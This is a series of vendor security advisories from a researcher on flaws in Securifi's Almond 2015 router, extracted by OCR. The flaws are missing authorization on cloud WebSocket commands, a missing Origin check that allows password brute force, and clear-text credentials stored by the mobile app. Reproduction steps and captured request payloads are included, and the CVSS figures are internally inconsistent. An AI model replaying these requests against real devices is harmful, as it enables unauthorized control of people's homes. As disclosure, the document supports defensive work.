
6) Observe the Burpsuite Websocket history tab. We can see that the HTML file is enumerating ALmondMAC parameter and we can observe the clients connected to other Almond devices in addition to the one registered to tompatriot84@gmail.com


Burp Suite Free Edition v1.7.10 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Message
Raw Hex

Filter: Showing all items

# ▲	URL	Direction	Edited	Length	Comment	SSL	Time	Listener port
983	https://connect.securifi.com/	Outgoing	□	111		☑	21:57:24 9 M...	8008
984	https://connect.securifi.com/	Incoming	□	1838		☑	21:57:24 9 M...	8008
986	https://connect.securifi.com/	Outgoing	□	105		☑	21:58:08 9 M...	8008
987	https://connect.securifi.com/	Incoming	□	140		☑	21:58:08 9 M...	8008
988	https://connect.securifi.com/	Outgoing	□	105		☑	21:58:09 9 M...	8008
989	https://connect.securifi.com/	Incoming	□	140		☑	21:58:09 9 M...	8008
990	https://connect.securifi.com/	Outgoing	□	105		☑	21:58:10 9 M...	8008
991	https://connect.securifi.com/	Incoming	□	140		☑	21:58:10 9 M...	8008
992	https://connect.securifi.com/	Outgoing	□	105		☑	21:58:11 9 M...	8008
993	https://connect.securifi.com/	Incoming	□	140		☑	21:58:11 9 M...	8008
994	https://connect.securifi.com/	Outgoing	□	105		☑	21:58:12 9 M...	8008
995	https://connect.securifi.com/	Incoming	□	2175		☑	21:58:12 9 M...	8008
996	https://connect.securifi.com/	Outgoing	□	105		☑	21:58:13 9 M...	8008
997	https://connect.securifi.com/	Incoming	□	140		☑	21:58:13 9 M...	8008

```
{"commandType":"get_clients","payload":{"MAC":"251176216350004","MII":785,"jsonFW":true,"FW":"AL2-R096"}}
```


Burp Suite Free Edition v1.7.10 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Message
Raw Hex

Filter: Showing all items

# ▲	URL	Direction	Edited	Length	Comment	SSL	Time	Listener port
983	https://connect.securifi.com/	Outgoing	☐	111		☑	21:57:24 9 M...	8008
984	https://connect.securifi.com/	Incoming	☐	1838		☑	21:57:24 9 M...	8008
986	https://connect.securifi.com/	Outgoing	☐	105		☑	21:58:08 9 M...	8008
987	https://connect.securifi.com/	Incoming	☐	140		☑	21:58:08 9 M...	8008
988	https://connect.securifi.com/	Outgoing	☐	105		☑	21:58:09 9 M...	8008
989	https://connect.securifi.com/	Incoming	☐	140		☑	21:58:09 9 M...	8008
990	https://connect.securifi.com/	Outgoing	☐	105		☑	21:58:10 9 M...	8008
991	https://connect.securifi.com/	Incoming	☐	140		☑	21:58:10 9 M...	8008
992	https://connect.securifi.com/	Outgoing	☐	105		☑	21:58:11 9 M...	8008
993	https://connect.securifi.com/	Incoming	☐	140		☑	21:58:11 9 M...	8008
994	https://connect.securifi.com/	Outgoing	☐	105		☑	21:58:12 9 M...	8008
995	https://connect.securifi.com/	Incoming	☐	2175		☑	21:58:12 9 M...	8008
996	https://connect.securifi.com/	Outgoing	☐	105		☑	21:58:13 9 M...	8008
997	https://connect.securifi.com/	Incoming	☐	140		☑	21:58:13 9 M...	8008

```
{"commandType":"client_list","payload":{"CommandType":"ClientList","Success":true,"Reason":null,"AlmondMAC":"251176216350004","Clients":{"1":{"Name":"58:6d:8f:0f:19:7a","Connection":"wired"
,"MAC":"58:6d:8f:0f:19:7a","Type":"other","LastKnownIP":"192.168.1.1","Active":"true","UseAsPresence":"true","LastActiveEpoch":"1485094439","Wait":"6","Block":"0","Schedule":"0,0,0,0,0,0,0"
,"Manufacturer":"Cisco-Linksys","RSSI":"0","ForceInActive":"0","CanBlock":"false","Category":"Others"},"2":{"Name":"a0:3b:e3:b2:ef:b6","Connection":"wireless","MAC":"a0:3b:e3:b2:ef:b6","Typ
e":"other","LastKnownIP":"169.254.121.142","Active":"false","UseAsPresence":"true","LastActiveEpoch":"1804563","Wait":"6","Block":"0","Schedule":"0,0,0,0,0,0,0","Manufacturer":"Apple","RSSI
":"-91","ForceInActive":"0","CanBlock":"true","Category":"Others"},"3":{"Name":"08:05:81:e8:26:fe","Connection":"wired","MAC":"08:05:81:e8:26:fe","Type":"other","LastKnownIP":"192.168.1.131
","Active":"true","UseAsPresence":"true","LastActiveEpoch":"1485094457","Wait":"6","Block":"0","Schedule":"0,0,0,0,0,0,0","Manufacturer":"Roku","RSSI":"0","ForceInActive":"0","CanBlock":"fa
lse","Category":"Others"},"4":{"Name":"a0:3b:e3:cc:0c:fa","Connection":"wireless","MAC":"a0:3b:e3:cc:0c:fa","Type":"other","LastKnownIP":"0.0.0.0","Active":"false","UseAsPresence":"true","L
astActiveEpoch":"1489012965","Wait":"6","Block":"0","Schedule":"0,0,0,0,0,0,0","Manufacturer":"Apple","RSSI":"-88","ForceInActive":"0","CanBlock":"true","Category":"Others"},"5":{"Name":"20
:78:f0:b4:1a:7a","Connection":"wireless","MAC":"20:78:f0:b4:1a:7a","Type":"other","LastKnownIP":"0.0.0.0","Active":"false","UseAsPresence":"true","LastActiveEpoch":"1943067","Wait":"6","Blo
ck":"0","Schedule":"0,0,0,0,0,0,0","Manufacturer":"Apple","RSSI":"-88","ForceInActive":"0","CanBlock":"true","Category":"Others"},"6":{"Name":"60:6d:c7:9f:70:8c","Connection":"wired","MAC":
"60:6d:c7:9f:70:8c","Type":"other","LastKnownIP":"192.168.1.117","Active":"false","UseAsPresence":"true","LastActiveEpoch":"1485297176","Wait":"6","Block":"0","Schedule":"0,0,0,0,0,0,0","Ma
nufacturer":"Hon Hai ","RSSI":"0","ForceInActive":"0","CanBlock":"false","Category":"Others"}}}}
```

Vulnerability Description

The cloud services provides a user with the capability controlling the Almond device registered to the user's account. It seems that the cloud services do not implement any authorization check which ensures that the user requesting the API to be executed on a "AlmonMAC" parameter is actually registered to that device or not. The AlmondMAC parameter is a 15 digit long integer and seems to be like a identifier for each of the Almond devices registered with the Securifi's cloud service. It seems that the identifier is almost serial and can be enumerated. This would allow an attacker to enumerate the AlmondMAC identifier and execute all the functions that these cloud services provide which include knowing about the clients connected to the device, manage the home automation devices connected to this smart home controller, etc. This include any of the hundreds of sensors mentioned by the Securifi website https://www.securifi.com/sensors which includes door/window motion sensors, Nest thermostat, Amazon Echo, etc. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker must create an account using the cloud web applications at connect.securifi.com. The registration is free. Once that is created, all an attacker must do is try using different values for the AlmondMAC parameter and thus be able to execute any action that the Cloud services provide.

Vulnerability discovery

The vulnerability was discovered simply by observing the traffic passing between the browser device and the cloud server.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to perform strict authorization checks on the device.

12) SIG-EXT-03-2017-12 (Websocket server does not check Origin headers) -- CVE-2017-8337

Introduction

Recently an issue was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). It seems that the websocket server does not check Origin header and allows any website or page loaded in the browser to communicate with it. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any check to validate the Origin header in HTTP request in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can convince a user to navigate to an attacker's web page to send websocket requests that could brute force the username/password for the device. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

Medium Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.6 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 8.6 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.


Steps to Reproduce

----

1) Ensure that you are connected to the Wifi network of the Almond device
2) Navigate to a tab in the browser and open the HTML file called " Websocket-bruteforce.html"

   Websocket-bruteforce.html

3) Observe that if you provide the right password as a part of the loop then the password will be guessed and this will result in JSON request succeeding
4) (Note: In this case author is just providing a simple password brute force functionality by looping over numbers concatenated with string “test123” to prove the point)


Almond - Securifi
Options
file:///C:/Users...bruteforce.html
file:///C:/Users/romeo/Desktop/IoT/SmartHomeCtrl/Issues/Websocket-bruteforce.html
Search
OK

```
{"CommandType":"RouterSummary","MobileInternalIndex":"856","Success":"true","Reason":"0","WirelessSetting":[{"Type":"2G","SSID":"Almond-
r3Dzlo","Enabled":"true"},       {"Type":"Guest2G","SSID":"Guest9253","Enabled":"false"}],"Uptime":"5407","URL":"10.10.10.254","Login":"admin",
"TempPass":"test1234","RouterUptime":"1 hour, 30 minutes","FirmwareVersion":"AL2-R096"}
```

☐ Prevent this page from creating additional dialogs

Vulnerability Description

The device provides a user with the capability of executing various actions on the web management interface. It seems that the device does not implement any Origin header check which allows an attacker who can trick a user to navigate to an attacker's webpage to exploit this issue and brute force the password for the web management interface. It also allows an attacker to then execute any other actions which include management if rules, sensors attached to the devices using the websocket requests.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing. After the user is logged in to the device's web interface, an attacker can exploit the websocket dameon on the device which is located at 10.10.10.254:7681 and brute force the password for the device's web management interface. Once the password is brute forced then the user can execute any actions on the device allowed by the websocket daemon which relate to handling of rules and sensors attached to the smart home controller.

Vulnerability discovery

The vulnerability was discovered simply by performing a reverse engineering and web application pentest on the web management and websocket daemon provided by the "goahead" and “webServer” binaries located in the almond folder inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the websocket daemon to enforce a Origin header check and also to implement an account lockouts.

13) SIG-EXT-03-2017-13 (Insecure Data Storage: Clear text credentials)

Introduction

Recently it was identified that the Android/iOS application Almond provided by Securifi Technologies has been storing the username and temporary password for the user’s Securifi cloud account in clear text on Android or iOS device. This was identified as a part of the research on IoT devices in the most recent firmware for Almond 2015. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the Android/iOS application Almond provided by Securifi Technologies has been storing the username and temporary password for the user’s Securifi cloud account in clear text on Android or iOS device. The issue exists in the most recent Android/iOS application installed by the researchers on 7/19/17. All the application versions prior to that are vulnerable. It allows an attacker who can provide the default credentials to login into the Securfi cloud accounts using the mobile application.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:F/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/
MPR:L/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (L):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H):
- Integrity Impact (I): High (H):
- Availability Impact (A): High (H):
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (H):
- Integrity Requirement (IR): Med (H):
- Availability Requirement (AR): Med (H
- Resulting environmental score: 8.8 (High).

The final score is thus 8.8 (High).


Vulnerable Versions

All versions of Almond applications up to the latest version contain the vulnerability..

Steps to Reproduce

----

1) Navigate to "/data/data/com.securifi.almondplus/shared_prefs"
2) Extract the almondplus_preferences.xml file
3) Click on the file and identify clear text temp password and username



```
Changed                 Name                                     Size  Changed             Rights      Owner
7/5/2017  9:46:23 AM    ..                                             7/5/2017 9:44:24 AM rwxr-x--x   u0_a86
1/20/2017  3:05:00 PM   com.google.android.gms.analytics.prefs.xml  1 KB  7/5/2017 9:44:45 AM rw-rw----   u0_a86
4/5/2016  11:43:36 AM   com.securifi.almondplus_preferences.xml     1 KB  7/5/2017 9:44:44 AM rw-rw----   u0_a86
6/23/2017  2:11:44 PM   UIDPREFERENCES.xml                          1 KB  7/5/2017 9:44:24 AM rw-rw----   u0_a86
4/3/2017  8:23:40 PM    REMOTESETTINGSSETTINGS.xml                  1 KB  7/5/2017 9:44:24 AM rw-rw----   u0_a86
6/24/2017  9:55:06 PM   Mint.xml                                    1 KB  7/5/2017 9:44:24 AM rw-rw----   u0_a86
```

/data/data/com.securifi.almondplus/shared_prefs/com.securifi.almondplus_preferences.xml - root@192.168.1.161 - Editor - WinSCP

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="UserID">5222     </string>
    <string name="GCM_REGID">APA91bGAAm22KddicmLDHUtQ5ujyaG2oS9mlk2818tS2IHSDmFavP4IxFNL93Q3qaVUTDjq0SYjPuPTLptYXaSG15
    <string name="NO IMAGE">NO IMAGE</string>
    <int name="ConnectionType" value="0" />
    <string name="APP_VERSION">60</string>
    <string name="email">          @gmail.com</string>
    <int name="help_wifi_trigger" value="0" />
    <string name="TempPass">N7+8plEjes8FyeIpE5ejb3owQUwDeABuWscmc6MojGUool5LoSHqZnmolfGvUur13kERdwpdRr2l
esFjcJoxv3AWOrWgQXwf5PRxxdr7qNrwy/sw0nYcm+OVa/019b4d9Q4VUloRcqsayHCSKpyrwKgH
Pwn0X0iZsPzfxLkj6tZiYH4waT1rz/nuv2VquLTA
    </string>
</map>
```


Line: 1/14 | Column: 1 | Character: 60 (0x3C) | Encoding: 1252 (ANSI - Lat

Vulnerability Description

Finally, we decided to focus on the final attack surface which is any data that the mobile application stores in the device in clear text that can allow an attacker to take control of the device in any way. This specific issue is not new for mobile application developers and we have seen that this issue has plagued a large number of mobile devices that range from commercial to social network based mobile applications. As IoT manufacturers race to be a part of creating mobile applications for their devices, they need to be aware of the risk that is introduced by insecurely storing sessions tokens or credentials used to control cloud services by these mobile aplications. In case of Securifi mobile application it was identified that the application stores a user’s username and a temp pass parameter in clear text on the device. Although kudos to the developers for not storing the original password of the user in clear text, however even the temp password is enough for an attacker who has physical access to a user’s device or a malware application that is able to root/jailbreak the device to be able to grab those and be able to control that user’s device.

Exploitation

An attacker who has been able to gain access to the user's device physically can root the device and then be able to access the file almondplus_preferences.xml located in /data/data/com.securifi.almondplus/shared_prefs folder and thus be able control that user's device completely. Also, as discussed earlier, a malware application installed by a user accidentally can also allow a remote attacker to jailbreak/root the device and then be able to grab the file with credentials which would allow an attacker to control the user's device.



Changed
7/5/2017 9:46:23 AM
1/20/2017 3:05:00 PM
4/5/2016 11:43:36 AM
6/23/2017 2:11:44 PM
4/3/2017 8:23:40 PM
6/24/2017 9:55:06 PM
11/22/2
7/2/201
5/7/201
2/25/20
7/3/201
7/1/201
6/19/20
5/27/20
6/9/201
7/1/201
2/6/201
7/3/201
6/18/20
7/1/201
6/23/20
7/1/201
6/30/20
3/15/20
9/27/20

Name	Size	Changed	Rights	Owner
..		7/5/2017 9:44:24 AM	rwxr-x--x	u0_a86
com.google.android.gms.analytics.prefs.xml	1 KB	7/5/2017 9:44:45 AM	rw-rw----	u0_a86
com.securifi.almondplus_preferences.xml	1 KB	7/5/2017 9:44:44 AM	rw-rw----	u0_a86
UIDPREFERENCES.xml	1 KB	7/5/2017 9:44:24 AM	rw-rw----	u0_a86
REMOTESETTINGSSETTINGS.xml	1 KB	7/5/2017 9:44:24 AM	rw-rw----	u0_a86
Mint.xml	1 KB	7/5/2017 9:44:24 AM	rw-rw----	u0_a86

/data/data/com.securifi.almondplus/shared_prefs/com.securifi.almondplus_preferences.xml - root@192.168.1.161 - Editor - WinSCP

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="UserID">5222     </string>
    <string name="GCM_REGID">APA91bGAAm22KddicmLDHUtQ5ujyaG2oS9mlk2818tS2IHSDmFavP4IxFNL93Q3qaVUTDjq0SYjPuPTLptYXaSG1
    <string name="NO IMAGE">NO IMAGE</string>
    <int name="ConnectionType" value="0" />
    <string name="APP_VERSION">60</string>
    <string name="email">          @gmail.com</string>
    <int name="help_wifi_trigger" value="0" />
    <string name="TempPass">N7+8plEjes8FyeIpE5ejb3owQUwDeABuWscmc6MojGUool5LoSHqZnmolfGvUur13kERdwpdRr2l
esFjcJoxv3AWOrWgQXwf5PRxxdr7qNrwy/sw0nYcm+OVa/019b4d9Q4VUloRcqsayHCSKpyrwKgH
Pwn0X0iZsPzfxLkj6tZiYH4waT1rz/nuv2VquLTA
    </string>
</map>
```

Line: 1/14 Column: 1 Character: 60 (0x3C) Encoding: 1252 (ANSI - Lat

Clear text email and tempass values stored on the device

Vulnerability discovery

The vulnerability was discovered by manual pentesting the mobile application Almond

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the application uses PBKDF2 encryption based mechanisms to store the credentials of the device.